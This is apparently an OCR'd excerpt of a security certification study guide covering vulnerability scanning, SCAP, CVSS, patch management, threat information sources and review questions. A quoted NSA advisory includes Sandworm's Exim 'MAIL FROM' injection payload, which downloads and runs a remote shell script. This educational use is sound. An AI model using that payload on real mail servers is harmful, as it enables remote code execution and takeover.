
Key Topic

Table 11-1 Server-Based vs. Agent-Based Scanning

Type	Technology	Characteristics
Agent based	Pull technology	Can get information from disconnected machines or from machines in a screened subnet (formerly known as a DMZ) Ideal for remote locations that have limited bandwidth Less dependent on network connectivity Based on policies defined on the central console
Server based	Push technology	Good for networks with plentiful bandwidth Dependent on network connectivity Central authority does all the scanning and deployment

Some scanners can do both agent-based and server-based scanning (also called agentless or sensor-based scanning). For example, Figure 11-2 shows the Nessus template library with both categories of templates available.

Key Topic



Add Policy

Template

Host Discovery
A simple scan to discover live hosts and open ports.

Basic Network Scan
A full system scan suitable for any host.

Credentialed Patch Audit
Authenticate to hosts and enumerate missing updates.

Web Application Tests
Scan for published and unknown web vulnerabilities.

Windows Malware Scan
Scan for malware on Windows systems.

Policy Compliance Auditing
Audit system configurations against a known baseline.

Internal PCI Network Scan
Perform an internal PCI DSS (11.2.1) vulnerability scan.

SCAP and OVAL Auditing
Audit systems using SCAP and OVAL definitions.

Bash Shellshock Detection
Remote and local checks for CVE-2014-6271 and CVE-2014-7169.

GHOST (glibc) Detection
Local checks for CVE-2015-0235.

PCI Quarterly External Scan
Approved for quarterly external scanning as required by PCI.


Custom

Advanced Scan
Configure a scan without using any recommendations.

Figure 11-2 Nessus Template Library

Criticality Ranking

You learned about criticality rankings in Chapter 2, in the section "High Availability/Redundancy." A vulnerability scanner can assign criticality rankings to issues, and you can filter the output to see only the issues that have a particular ranking. The Nessus output in Figure 11-3, for example, shows severity ranking.



Plugin ID ▲	Count ▼	Severity ▼	Name	Family
32315	1	High	Firebird Default Credentials	Databases
51192	2	Medium	SSL Certificate Cannot Be Trusted	General
18405	1	Medium	Microsoft Windows Remote Desktop Protocol Server Man-in-the-Middle Weaknes	Windows
24244	1	Medium	Microsoft .NET Custom Errors Not Set	Web Servers
57608	1	Medium	SMB Signing Disabled	Misc.
57690	1	Medium	Terminal Services Encryption Level is Medium or Low	Misc.
30218	1	Low	Terminal Services Encryption Level is not FIPS-140 Compliant	Misc.
14272	15	Info	netstat portscanner (SSH)	Port scanners
10736	7	Info	DCE Services Enumeration	Windows

Figure 11-3 Nessus Scan Output

Active vs. Passive

A passive vulnerability scanner (PVS) monitors network traffic at the packet layer to determine topology, services, and vulnerabilities. It prevents the instability that can be introduced to a system by actively scanning for vulnerabilities.

PVS tools analyze the packet stream and look for vulnerabilities through direct analysis. They are deployed much like network IDSs or packet analyzers. A PVS can pick a network session that targets a protected server and monitor it as much as needed. The biggest benefit of a PVS is its ability to do this without impacting the monitored network.

Whereas ***passive scanners*** can only gather information, ***active scanners*** can take action to block attacks, such as blocking dangerous IP addresses. They can also be used to simulate attacks to assess readiness. They operate by sending transmissions to nodes and examining the responses—which means they may disrupt network traffic.

NOTE Regardless of whether it's active or passive, a vulnerability scanner cannot replace the expertise of trained security personnel. Moreover, these scanners are only as effective as the signature databases on which they depend, so the databases must be updated regularly. Finally, scanners require bandwidth and can potentially slow the network.

Security Content Automation Protocol (SCAP)

Security Content Automation Protocol (SCAP) is a standard that the security automation community uses to enumerate software flaws and configuration issues. It standardizes the nomenclature and formats used. A vendor of security automation products can obtain a validation against SCAP, demonstrating that it will interoperate with other scanners, and express the scan results in a standardized way. Understanding the operation of SCAP requires an understanding of its components, to which you will be introduced in this section.

Extensible Configuration Checklist Description Format (XCCDF)

Extensible Configuration Checklist Description Format (XCCDF) is a specification language for writing security checklists, benchmarks, and related kinds of documents that is used by Security Content Automation Protocol. XCCDF documents are expressed in XML. XCCDF was designed to support integration with multiple underlying configuration checking engines. The expected or default checking technology is MITRE's OVAL, which is covered in the next section. Figure 11-4 shows how one of these documents would be used in the process of checking a system for issues with a benchmark compliance checking tool.

Key Topic




Figure 11-4 Compliance Checking Using an XCCDF Document

Open Vulnerability and Assessment Language (OVAL)

Open Vulnerability and Assessment Language (OVAL) is a standardized method used to transfer security information across the entire spectrum of security tools and services. OVAL is 1 of 10 existing standards used by SCAP to enable automated vulnerability management, measurement, and policy compliance evaluation. The standard describes a language used for this transfer.

Common Platform Enumeration (CPE)

Common Platform Enumeration (CPE) is a naming scheme for describing and classifying operating systems, applications, and hardware devices used by SCAP.

Common Vulnerabilities and Exposures (CVE)

MITRE provides the ***Common Vulnerabilities and Exposures (CVE)*** database as a free tool that lists vulnerabilities in published operating systems and application software as identified by the CPE.

Common Vulnerability Scoring System (CVSS)

The ***Common Vulnerability Scoring System (CVSS)*** is a system of ranking vulnerabilities that are discovered based on predefined metrics. This system ensures that the most critical vulnerabilities can be easily identified and addressed after a vulnerability test is met. Scores are awarded on a scale of 0 to 10, with the values having the following ranks:

0: No issues

1.0 to 3.9: Low

4.0 to 6.9: Medium

7.0 to 8.9: High

9.0 to 10.0: Critical

CVSS is composed of three metric groups:

- **Base:** Characteristics of a vulnerability that are constant over time and across user environments
- **Temporal:** Characteristics of a vulnerability that change over time but not among user environments
- **Environmental:** Characteristics of a vulnerability that are relevant and unique to a particular user's environment

The base metric group includes the following metrics:

- **Access Vector (AV):** AV describes how the attacker would exploit the vulnerability and has three possible values:
  - **L:** Stands for local and means that the attacker must have physical or logical access to the affected system.
  - **A:** Stands for adjacent network and means that the attacker must be on the local network.
  - **N:** Stands for network and means that the attacker can cause the vulnerability from any network.
- **Access Complexity (AC):** AC describes the difficulty of exploiting the vulnerability and has three possible values:
  - **H:** Stands for high and means that the vulnerability requires special conditions that are hard to find.
  - **M:** Stands for medium and means that the vulnerability requires somewhat special conditions.
  - **L:** Stands for low and means that the vulnerability does not require special conditions.

- **Authentication (Au):** The Au metric describes the authentication an attacker would need to get through to exploit the vulnerability and has three possible values:
  - **M:** Stands for multiple and means that the attacker would need to get through two or more authentication mechanisms.
  - **S:** Stands for single and means that the attacker would need to get through one authentication mechanism.
  - **N:** Stands for none and means that no authentication mechanisms are in place to stop the exploit of the vulnerability.
- **Availability (A):** The A metric describes the disruption that might occur if the vulnerability is exploited and has three possible values:
  - **N:** Stands for none and means that there is no availability impact.
  - **P:** Stands for partial and means that system performance is degraded.
  - **C:** Stands for complete and means that the system is completely shut down.
- **Confidentiality (C):** The C metric describes the information disclosure that may occur if the vulnerability is exploited and has three possible values:
  - **N:** Stands for none and means that there is no confidentiality impact.
  - **P:** Stands for partial and means some access to information would occur.
  - **C:** Stands for complete and means all information on the system could be compromised.
- **Integrity (I):** The I metric describes the type of data alteration that might occur and has three possible values:
  - **N:** Stands for none and means that there is no integrity impact.
  - **P:** Stands for partial and means some information modification would occur.
  - **C:** Stands for complete and means all information on the system could be compromised.

The CVSS vector looks something like this:

```
CVSS2#AV:L/AC:H/Au:M/C:P/I:N/A:N
```

This vector is read as follows:

- **AV:L:** Access vector, where L stands for local and means that the attacker must have physical or logical access to the affected system.
- **AC:H:** Access complexity, where H stands for high and means that the vulnerability requires special conditions that are hard to find.
- **Au:M:** Authentication, where M stands for multiple and means that the attacker would need to get through two or more authentication mechanisms.
- **C:P:** Confidentiality, where P stands for partial and means that some access to information would occur.
- **I:N:** Integrity, where N stands for none and means that there is no integrity impact.
- **A:N:** Availability, where N stands for none and means that there is no availability impact.

Common Configuration Enumeration (CCE)

Common Configuration Enumeration (CCE) is a set of configuration best practice statements maintained by the National Institute of Standards and Technology (NIST).

Asset Reporting Format (ARF)

Another standardized model used by SCAP is the ***Asset Reporting Format (ARF)***. It is a data model that is used to express the transport format of information about assets and the relationships between assets and reports. Figure 11-5 show how ARF is used by SCAP. Notice that the darker lines indicate the use of ARF to gather information about the target asset.




Figure 11-5 The Use of ARF in SCAP

Self-assessment vs. Third-Party Vendor Assessment

Accountability is impossible without a record of activities and review of those activities. The level and amount of assessment should reflect the security policy of a company. Assessments can either be self-audits or performed by a third party. Self-audits always introduce the danger of subjectivity to the process. Regardless of the manner in which audits or tests are performed, the results are useless unless they are incorporated into an update of the current policies and procedures. Most organizations implement internal audits periodically throughout the year and external audits annually.

The International Organization for Standardization (ISO), often incorrectly referred to as the International Standards Organization, joined with the International Electrotechnical Commission (IEC) to standardize the British Standard 7799 (BS7799) to a new global standard that is now referred to as the ISO/IEC 27000 series. The ISO is covered in more detail in Chapter 27, "Organizational Impact of Compliance Frameworks and Legal Considerations."

While many organizations choose to have vulnerability and penetration tests performed by third parties, between these tests, organizations should perform self-assessments. While self-assessments are cheaper to perform and control, third-party assessments produce better data and avoid the issue of technicians assessing themselves.

Patch Management

Software patches are updates released by vendors that either fix functional issues with or close security loopholes in operating systems, applications, and versions of firmware that run on network devices.

To ensure that all devices have the latest patches installed, a formal system should be deployed to ensure that all systems receive the latest updates after thorough testing in a non-production environment. It is impossible for a vendor to anticipate every possible impact a change may have on business-critical systems in a network. It is the responsibility of the enterprise to ensure that patches do not adversely impact operations.

Let's look at two ways to accomplish patching.

Manual Patch Management

While manual patch management requires more administrative effort than an automated system (discussed in the next section), it can be done using the following steps:

Step 1. Determine the priority of the patches.

Step 2. Test the patches prior to deployment to ensure that they work properly and do not cause system or security issues.

Step 3. Install the patches in the live environment.

Step 4. After patches are deployed, ensure that they work properly.

Automated Patch Management

Most organizations manage patches through a centralized update solution such as Windows Server Update Services (WSUS). With such services, organizations can deploy updates in a controlled yet automatic fashion. The WSUS server downloads the updates, and they are applied locally from the WSUS server. Group Policy is also used in this scenario to configure the location of the server holding the updates.

Scripts can also be used to automate the patching process. This may offer more flexibility and control of the process than using the automated tools. A deep knowledge of scripting might be required, however.

In some cases, geographically dispersed servers may be used to provide the patches referenced in the scripts. In that case, proper replication must be set up to ensure that all patches are available on all patch servers. Windows PowerShell commands are increasingly being used to automate Windows functions. In the Linux environment, Linux shell scripting is used for this.

Information Sources


The global information assurance (IA) industry and community comprise many official groups that provide guidance on information security. Three groups that are involved in this industry are the SysAdmin, Audit, Network, and Security (SANS) Institute, the International Information System Security Certification Consortium [(ISC)^2], and the International Council of Electronic Commerce Consultants (EC-Council).

These groups provide guidance on establishing information technology security and also offer security certifications. In the IT security community, many individuals and small groups are very willing to help security professionals in their day-to-day challenges. The following sections discuss other sources of threat information.

Advisories

Advisories concerning security issues, emerging threats, vulnerabilities, and mitigation techniques are issued by many organizations, including all of the ones mentioned in the previous section. An example of such an advisory is shown in Figure 11-6.

Key Topic



National Security Agency | Cybersecurity Advisory

SANDWORM ACTORS EXPLOITING VULNERABILITY IN EXIM MAIL TRANSFER AGENT

Summary

Russian cyber actors from the GRU Main Center for Special Technologies (GTsST), field post number 74455, have been exploiting a vulnerability in Exim Mail Transfer Agent (MTA) software since at least August 2019. The cyber actors responsible for this malicious cyber program are known publicly as Sandworm team.

Exim is a commonly used MTA software for Unix®[1]-based systems and comes pre-installed on some Linux distributions such as Debian®[2]. On 5 June 2019, an update for a critical vulnerability (CVE-2019-10149) in Exim was released. The remote code execution vulnerability was introduced in Exim version 4.87. An unauthenticated remote attacker can send a specially crafted email to execute commands with root privileges allowing the attacker to install programs, modify data, and create new accounts [1]. An advisory was published to the Exim webpage urging users to update to the newest version as older versions are unsupported [2].

The actors exploited victims using Exim software on their public facing MTAs by sending a command in the "MAIL FROM" field of an SMTP (Simple Mail Transfer Protocol) message. Below is a sample, which contains parameters the actor would modify per deployment.

```
MAIL FROM:<${run{\x2Fbin\x2Fsh\t-
c\t\x22exec\x20\x2Fusr\x2Fbin\x2Fwget\x20\x2DO\x20\x2D\x20http\:\x2F\x2F\hostapp.be\x2Fscript1.sh\x20\x7C\
x20bash\x22}}@hostapp.be>

Hex decoded command:

/bin/sh -c "exec /usr/bin/wget -O - http://hostapp.be/script1.sh | bash"
```

Figure 1: Sample "MAIL FROM" exploitation command

When CVE-2019-10149 is successfully exploited, an actor is able to execute code of their choosing. When Sandworm exploited CVE-2019-10149, the victim machine would subsequently download and execute a shell script from a Sandworm-controlled domain. This script would attempt to do the following on the victim machine:

- add privileged users
- disable network security settings
- update SSH configurations to enable additional remote access
- execute an additional script to enable follow-on exploitation

Mitigation Actions

Apply Exim Updates Immediately

Update Exim immediately by installing version 4.93 or newer to mitigate this and other vulnerabilities. Other vulnerabilities exist and are likely to be exploited, so the latest fully patched version should be used [3]. Using a previous version of Exim

[1] Unix is a registered trademark of The Open Group.
[2] Debian is a registered trademark of Software in the Public Interest, Inc.


U/OO/140757-20 PP-20-0393 28 May 2020

Figure 11-6 NSA Cybersecurity Advisory

Bulletins

Bulletins are advisories that carry a bit more urgency and suggest immediate action. Many times, these bulletins come from governments. For example, the bulletin in Figure 11-7 comes from the Philippine National Police.

Key Topic



PHILIPPINE NATIONAL POLICE
INFORMATION TECHNOLOGY MANAGEMENT SERVICE
INFORMATION SYSTEMS SECURITY DIVISION

BlackRock Android Malware (CSB20-12)

BlackRock Malware is a banking Trojan derived from the code of the existing Xerxes malware that is known strain of the LokiBot Android Trojan. However, despite being a banking Trojan, the malicious code is said to target non-financial apps.

It targets a total of 337 apps, which is significantly higher than any of the already known malicious code. The list of 226 targeted apps specifically for BlackRock's credential theft include Amazon, Google Play Services, Gmail, Microsoft Outlook, and Netflix, among others. Similarly, there are also 111 credit card theft target apps that include popular names such as Facebook, Instagram, Skype, Twitter, and WhatsApp.

The malware is capable of deflecting usage of an antivirus software such as Avst, AVG, BitDefender, Eset, Trend Micro, Kaspersky, or McAfee.

It can steal information like passwords and credit card information.

How it works

Any form of phishing → Hide its icon from the app drawer, making it invisible to the end-user → Asks the victim for the Accessibility Service privileges. Posing as fake Google updates → Access granted by the user → BlackRock grants itself additional permissions for the bot to fully functional without having to interact any further with the victim and to receive commands from the C2 server and perform the overlay attacks

Accessibility
Services
TalkBack
Off
Select to Speak
Off
Switch Access
Off
Enable Google Update
Google Update
Off
System
Captions
Off
Magnification gesture
Off
Font size
Default

Google Update
Off
No description provided.
Use Google Update?
Google Update needs to:
- Observe your actions
  Receive notifications when you're interacting with an app.
- Retrieve window content
  Inspect the content of a window you're interacting with.

CANCEL OK

ITMS ISSD Computer Security Incident Response Team
2nd Floor ITMS Bldg Camp Crame, Quezon City
723-0401 loc 4225

www.itms.pnp.gov.ph
issd.itms@pnp.gov.ph

Figure 11-7 Security Bulletin

Vendor Websites

Vendors of security-related products share security information with their customers and also sometimes on their public-facing websites, where these advisories may be used to engender confidence in the companies and their products.

Information Sharing and Analysis Centers (ISACs)

In 2003 the National Council of ***Information Sharing and Analysis Centers (ISACs)*** was created. It ties together the many nonprofit organizations that host these information-sharing systems. ISACs help critical infrastructure owners and operators protect their facilities, personnel, and customers from cybersecurity and physical security threats and other hazards.

News Reports

Although not the best way to find out about security issues, it is also possible to learn about them in the news. Typically, by the time an issue makes the news, it is widespread—perhaps global in scope—and is adversely affecting many organizations.

Exam Preparation Tasks

As mentioned in the Introduction, you have a couple choices for exam preparation: the exercises here and the practice exams in the Pearson IT Certification test engine.

Review All Key Topics

Review the most important topics in this chapter, noted with the Key Topic icon in the outer margin of the page. Table 11-2 lists these key topics and the page number on which each is found.

Key Topic

Table 11-2 Key Topics for Chapter 11

Key Topic Element	Description	Page Number
List	Benefits of credentialed scanning	275
Figure 11-1	Setting Credentials for a Scan in Nessus	276
Table 11-1	Server-Based vs. Agent-Based Scanning	276
Figure 11-2	Nessus Template Library	277
Figure 11-3	Nessus Scan Output	277

Key Topic Element	Description	Page Number
Figure 11-4	Compliance Checking Using an XCCDF Document	279
Figure 11-5	The Use of ARF in SCAP	282
List	Manual patch management	284
Figure 11-6	NSA Cybersecurity Advisory	285
Figure 11-7	Security Bulletin	286

Define Key Terms

Define the following key terms from this chapter and check your answers in the glossary:

vulnerability scanner, credentialed scan, non-credentialed scan, passive scanner, active scanner, Security Content Automation Protocol (SCAP), Extensible Configuration Checklist Description Format (XCCDF), Open Vulnerability and Assessment Language (OVAL), Common Platform Enumeration (CPE), Common Vulnerabilities and Exposures (CVE), Common Vulnerability Scoring System (CVSS), Common Configuration Enumeration (CCE), Asset Reporting Format (ARF), Information Sharing and Analysis Centers (ISACs)

Complete Tables and Lists from Memory

There are no memory tables or lists in this chapter.

Review Questions

1. Which of the following is the least effective security information source?
   - a. News reports
   - b. Vendor websites
   - c. Bulletins
   - d. Advisories

2. Which of the following is not true of credentialed scans?
   - a. They provide definitive lists of missing patches.
   - b. They require administrative rights on the scanning system.
   - c. Operations are executed on the host itself rather than across the network.
   - d. They can read password policies.

3. What is the third step in the manual patch management process?
   - a. Install the patches in the live environment.
   - b. Determine the priority of the patches.
   - c. Test the patches prior to deployment to ensure that they work properly and do not cause system or security issues.
   - d. Ensure that the patches work properly.

4. Which of the following is not true of agent-based scanning?
   - a. It can get information from disconnected machines or machines in a screened subnet.
   - b. It is less dependent on network connectivity than agentless scanning.
   - c. It is good for networks with plentiful bandwidth.
   - d. It is based on policies defined on the central console.

5. Which of the following is a standardized method used to transfer security information across the entire spectrum of security tools and services.?
   - a. CPE
   - b. CVE
   - c. OVAL
   - d. CVSS

6. Which of the following is a standard that the security automation community uses to enumerate software flaws and configuration issues?
   - a. CAP
   - b. XCCDF
   - c. SIEM
   - d. OVAL

7. Which of the following is a standardized method used to transfer security information across the entire spectrum of security tools and services?
   - a. CCE
   - b. ARF
   - c. SIEM
   - d. OVAL

8. Which of the following is a data model that is used to express the transport format of information about assets and the relationships between assets and reports?
   a. CCE
   b. ARF
   c. SIEM
   d. CVSS

9. Which of the following is a set of configuration best practice statements maintained by the National Institute of Standards and Technology (NIST)?
   a. CCE
   b. CVSS
   c. OVAL
   d. ARF

10. Which of the following is a specification language for writing security checklists, benchmarks, and related kinds of documents that is used by Security Content Automation Protocol?
    a. ARF
    b. XCCDF
    c. CCE
    d. OVAL

This page intentionally left blank

This chapter covers the following topics:

- **Methods:** This section covers static analysis, dynamic analysis, side-channel analysis, reverse engineering including software and hardware, wireless vulnerability scans, software composition analysis, fuzz testing, pivoting, post-exploitation, and persistence.
- **Tools:** This section describes SCAP scanners, network traffic analyzers, vulnerability scanners, protocol analyzers, port scanners, HTTP interceptors, exploit frameworks, and password crackers.
- **Dependency Management:** This section examines the importance of managing dependencies to software development security.
- **Requirements:** This section covers scanning issues such as scope of work, rules of engagement, invasive vs. non-invasive, asset inventory, permissions and access, corporate policy considerations, facility considerations, physical security considerations, and rescanning for corrections/changes.

This chapter covers CAS-004 Objective 2.4: Given a scenario, use the appropriate vulnerability assessment and penetration testing methods and tools.

To properly address security issues, it is important to be aware of the security issues that might be present in the current environment. In this chapter you'll learn how to use the appropriate vulnerability assessment and penetration testing methods and tools.

CHAPTER 12

Using the Appropriate Vulnerability Assessment and Penetration Testing Methods and Tools

Methods

While it may seem to be an overwhelming job to maintain the security of a network, you can use many tools to do the job. Unfortunately, every tool that has a legitimate use may also have an illegitimate use. Hackers use a number of tools to discover, penetrate, and control networks, but you can use the same tools to ensure that attacks do not succeed. The following sections discuss some of the most common assessment tools.

Static Analysis/Dynamic Analysis

Static analysis refers to testing or examining software when it is not running. The most common type of static analysis is code review. Code review is the systematic investigation of the code for security and functional problems. ***Dynamic analysis*** is testing performed on software while it is running. This testing can be performed manually or by using automated testing tools.

Side-Channel Analysis

Side channels allow an attacker to infer information about a process by observing nonfunctional characteristics of a program, such as execution time or memory consumed.

For example, field programmable gate arrays (FPGAs) are used extensively in Internet of Things (IoT) implementations and in cloud scenarios. In 2019, scientists discovered a vulnerability in FPGAs. In a ***side-channel attack***, cybercriminals use the energy consumption of the chip to retrieve information that allows them to break its encryption. It is also possible to tamper with the calculations or even to crash the chip altogether, possibly resulting in data losses.

Reverse Engineering

The term ***reverse engineering*** can apply to several security-related issues. When an attack on a host has occurred, reverse engineering tools can be used to identify the details of a breach, how the attacker entered the system, and what steps were taken to breach the system. Reverse engineering can also apply to using tools to break down malware to understand its purpose and how to defeat it; when applied to malware, it is done in a sandboxed environment to prevent the spread of the malware.

Software

When examples of zero-day malware have been safely sandboxed and must be analyzed or when a host has been compromised and has been safely isolated and you would like to identify details of the breach to be better prepared for the future, reverse engineering tools are indicated. The InfoSec Institute recommends the following as the top reverse engineering tools for cybersecurity professionals:

- **Apktool:** This third-party tool for reverse engineering can decode resources to nearly original form and re-create them after making some adjustments.
- **dex2jar:** This lightweight API is designed to read the Dalvik executable (.dex/.odex) format. It is used with Android and Java .class files.
- **diStorm3:** This tool is lightweight, easy to use, and has a fast decomposer library. It disassembles instructions in 16-, 32-, and 64-bit modes. It is also the fastest disassembler library. The source code is very clean, readable, portable, and platform independent.
- **edb-debugger:** This is the Linux equivalent of the famous Olly debugger on the Windows platform. One of the main goals of this debugger is modularity.
- **Jad Debugger:** This is the most popular Java decompiler ever written. It is a command-line utility written in C++.
- **JavaSnoop:** This Aspect Security tool allows security testers to test the security of Java applications easily.

Hardware

